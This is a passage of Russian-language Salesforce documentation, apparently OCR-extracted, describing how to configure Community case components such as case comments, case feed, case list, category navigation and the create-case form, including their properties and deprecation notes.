
Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.

1. На настраиваемой странице выберите компонент **«Баннер обращений»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.

Прим.: До версии Spring '16 этот компонент назывался «Основные показатели обращения».

Пример: Компонент «Образец баннера обращений»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Комментарии к обращению

Компонент «Комментарии к обращению» отображает список всех комментариев, которые клиент и агент добавили к обращению.

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.


Вложение, загруженное с комментарием, отображается отдельно в компоненте «Вложения».

Прим.: Чтобы пользователи могли видеть комментарии к обращению, макет страницы обращения и типы записей обращения для своего профиля должны включать список, связанный с комментариями.

1. На настраиваемой странице выберите компонент **«Комментарии к обращению»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.

Пример: Компонент «Образец комментариев к обращению»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Публикатор комментариев к обращению

Используйте компонент «Публикатор комментариев к обращению», чтобы клиенты и агенты взаимодействовали с помощью комментариев к обращению. Ваши клиенты могут открывать обращения, отправлять комментарии, загружать вложения и проверять состояние своих обращений с любых устройств.

Прим.: До версии Spring '16 этот компонент назывался «Публикаторы обращения».


Компонент предоставляет хронологический, фильтруемый список комментариев, который есть в контексте обращения клиентов и агентов. Сюда входят действия, связанные с обращениями, внутренние и внешние комментарии, вложения и изменения статуса. Когда проверенные пользователи добавляют комментарий к обращению, они могут добавить файл к обращению в качестве вложения. Поэтому, создавая обращение с помощью мобильного телефона, клиент может сделать снимок с помощью камеры своего телефона и прикрепить его к обращению.

По умолчанию пользователи могут прикрепить любой поддерживаемый тип файла, который составляет 5 МБ или меньше. Вы можете ограничить типы файлов, загружаемых пользователями, изменив значения по умолчанию для типов содержимого на вкладке «Библиотека».

1. На настраиваемой странице выберите компонент **«Публикатор комментариев к обращению»**.
2. Чтобы настроить свойства для компонента, выберите панель «Свойства»:

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.
Текст структурного нуля публикатора	Введите текст для отображения в поле поиска. Значение по умолчанию: **«Напишите новый комментарий…»**.
Текст верхнего колонтитула мобильной версии	Введите текст для отображения в качестве верхнего колонтитула для мобильных пользователей. Данный текст отображается на мобильных устройствах и планшетных компьютерах в качестве верхнего колонтитула для области текста комментария.
Возможность вложения файлов	Позволяет пользователям прикреплять файл к комментарию.
Метка кнопки сообщения	Введите текст для кнопки отправки обращения или комментария.

Пример: Компонент «Образец публикатора комментариев обращений»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сведения об обращении


Компонент «Сведения об обращении» позволяет пользователям видеть все детали своего обращения в свертываемом разделе.

1. На настраиваемой странице выберите компонент **«Сведения об обращении»**.
2. В редакторе свойств настройте свойства для компонента:

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.

Свойство	Описание
Код обращения	Оставьте строку запроса по умолчанию, если вы не планируете настраивать компонент и добавлять собственную строку запроса. Система использует строку запроса в этом поле для возврата идентификатора обращения.

Пример: Компонент «Образец сведений к обращению»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Лента обращений

Компонент «Лента обращений» показывает ленту Chatter для всех взаимодействий обращения, включая сообщения Chatter, электронные обращения, вопросы, относящиеся к обращению, и вложения.

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.


Комментарии и вложения в сообщениях отображаются в строке ниже сообщения для пользователей настольных компьютеров и планшетных ПК, а вложения также отображаются отдельно в компоненте «Вложения».

Важное замечание: Убедитесь, что включена лента обращений сообщества, чтобы пользователи видели поддерживаемые взаимодействия обращений в ленте. Дополнительную информацию см. в Настройка ленты обращений сообщества.

1. На настраиваемой странице выберите компонент «Лента обращений»
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код обращения	Введите данное значение: `{!recordId}`

Пример: Компонент «Образец ленты обращений»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Публикатор ленты обращений

Компонент «Публикатор ленты обращений» позволяет клиентам создавать сообщения Chatter в обращениях и загружать вложения с любого из своих устройств.

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут использовать этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.

Вложения показаны в компоненте «Вложения». По умолчанию пользователи могут прикрепить любой поддерживаемый тип файла размером не более 2 ГБ.

Важное замечание:


- Убедитесь, что включена лента обращений сообщества, чтобы пользователи видели поддерживаемые взаимодействия обращений в ленте. Дополнительную информацию см. в Настройка ленты обращений сообщества.
- Если агент отправляет сообщения по обращению клиента в сообществе, созданном в соответствии с шаблоном «Служба работы с клиентами» (Napili), запись видна только другим внутренним пользователям. Чтобы клиенты могли видеть сообщения агента, агенты должны использовать действие сообщества в консоли.

1. На настраиваемой странице выберите компонент «Публикатор ленты обращений»
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код обращения	Введите данное значение: `{!recordId}`
Текст структурного нуля публикатора	Текст, отображаемый в строке поиска. Значение по умолчанию: **«Напишите новое сообщение…»**.
Текст верхнего колонтитула мобильной версии	Текст, отображаемый в качестве верхнего колонтитула для мобильных пользователей. Данный текст отображается на мобильных устройствах и планшетных компьютерах в качестве верхнего колонтитула для области текста сообщения.
Возможность вложения файлов	Позволяет пользователям прикреплять файл к сообщению.
Метка кнопки сообщения	Текст для кнопки отправки сообщения.

Прим.: До версии Spring '16 этот компонент назывался «Публикатор обращения Chatter».

Пример: Компонент «Образец публикатора ленты обращений»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Список обращений

Компонент Case List представляет список обращений пользователей. Список созданных пользователями обращений могут просматривать только проверенные пользователи.

Прим.: Начиная с выпуска Summer '19 поддержка этого компонента будет прекращена во всех организациях Salesforce. Начиная с выпуска Summer '17 новые сообщества не могут пользоваться этот компонент. Сообщества, которые уже используют этот компонент, могут по-прежнему использовать его, но если вы удалите компонент или страницу, содержащую его, то вы не сможете использовать их снова. Вместо этого используйте один из общих компонентов записи и свяжите его с объектом обращения.

Поля для отображения можно выбрать, отредактировав списковые представления обращений.

Прим.: Название первого столбца в списке обращений отображается как название обращения на мобильных устройствах. Поэтому для удобства просмотра обращений мобильными пользователями рекомендуется использовать в названии первого столбца тему обращения. Для изменения порядка столбцов в компоненте списка обращения отредактируйте списковое представление обращений, назначенного вашей организацией. По умолчанию в компоненте списка обращений используется списковое представления «Все открытые обращения» из Salesforce.


1. На настраиваемой странице выберите компонент **Case List**.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Имя или код фильтра обращений	Введите имя спискового представления, в котором отображаются обращения. Прим.: По умолчанию шаблон использует представление «Все открытые обращения», которое позволяет пользователям просматривать все открытые обращения, на просмотр которых у них есть полномочие. Настройте общий доступ, чтобы гарантировать, что пользователи смогут видеть только те обращения, которые относятся к ним. В качестве альтернативного варианта можно использовать другое предварительно заданное списковое представление или создать настраиваемое представление списка.
Название заголовка	Введите текст метки, который будет отображаться в верхней части списка обращений. По умолчанию это поле называется «Мои обращения».
Создание метки обращения	Введите текст, который должен отображаться на кнопке, которые пользователи будут нажимать для создания обращения. По умолчанию кнопка называется «Создать обращение».

Прим.: До выпуска Spring '16 этот компонент назывался «Мои обращения».

Пример: Пример компонента Case List:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Фильтр категорий


Компонент Category Filter позволяет фильтровать список статей по выбранным категориям данных, отображая только статьи из выбранных категорий.

Для фильтрации представления статей пользователю необходимо выбрать одну или несколько категорий данных.

1. На настраиваемой странице выберите компонент **Category Filter**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.

Пример: Пример компонента Category Filter:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Навигация по категориям

Компонент Category Navigation отображает список дочерних категорий выбранной родительской категории.


Для просмотра связанных статей необходимо щелкнуть дочернюю категорию. В длинных списках категорий можно просматривать все категории или свертывать список до отображения лишь части элементов.

1. На настраиваемой странице выберите компонент **Category Navigation**.

2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Автосвертывание	Установите этот флажок, чтобы автоматически свертывать компонент навигации по категориям после выбора нужной категории.

Пример: Пример компонента Category Navigation:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопки «Служба поддержки» и «Задать вопрос»

Компонент Кнопки Обратиться к службе поддержки & Задать вопрос добавляет на страницу две кнопки: С помощью одной кнопки можно создать обращение, а с помощью второй — задать вопрос, опубликовав его в сообществе. Когда вы включаете функцию Web-to-Case и настраиваете действие публикации пользователя-гостя, пользователи-гости не обязаны входить в систему до создания обращения. Чтобы задать вопрос в сообществе, участник должен предварительно войти в систему.

Прим.: Пользователи-гости не могут прикреплять файлы при создании обращения.

1. На настраиваемой странице выберите компонент **Кнопки «Служба поддержки» и «Задать вопрос»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка заголовка	Текст, который будет отображаться вверху компонента.
Метка «Задать вопрос сообществу»	Текст, который будет показан на кнопке, используемой для отправки вопроса сообществу. Текст по умолчанию «Задать вопрос».
Метка «Служба поддержки»	Текст, который будет отображаться на кнопке, используемой для создания обращения. Текст по умолчанию «Обратиться в службу поддержки».

Пример: Компонент «Образец кнопок Служба поддержки и Задать вопрос»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопки «Служба поддержки» и «Задать вопрос»

Компонент «Кнопки "Служба поддержки" и "Задать вопрос"» включает в себя две кнопки, одну для задания вопроса сообщества, а другую — для обращения в службу поддержки, создав обращение.

Прим.: До версии Spring '16 этот компонент назывался «Вызов действий».


Когда вы включаете функцию Web-to-Case и настраиваете действие публикации пользователя-гостя, пользователи-гости не обязаны входить в систему до создания обращения.

Прим.: Пользователи-гости не могут прикреплять файлы при создании обращения.

1. На настраиваемой странице выберите компонент **Кнопки «Служба поддержки» и «Задать вопрос»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка заголовка	Текст, отображаемый в верхней части раздела, который включает обе кнопки. Текст по умолчанию: «Не видите, что ищете?».
Метка «Задать вопрос сообществу»	Текст, который появляется на кнопке, нажимаемой пользователями, чтобы начать обсуждение в сообществе. Текст по умолчанию «Задать вопрос».
Метка «Служба поддержки»	Текст, который отображается на кнопке, нажимаемой пользователями, чтобы связаться со службой поддержки, создав обращение. Текст по умолчанию «Обратиться в службу поддержки».

Пример: Компонент «Образец кнопок Служба поддержки и Задать вопрос»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Форма создания обращения

Компонент «Форма создания обращения» выполняет поиск текста по мере его ввода в обращение и отображения статей на основе напечатанного текста. Если пользователи не видят ответа, они могут обратиться в службу поддержки. Вы также можете защитить свое сообщество от спамеров, добавив виджет reCAPTCHA, который должны заполнять пользователи-гости перед созданием обращения.

До версии Spring '16 этот компонент назывался «Создание обращения».

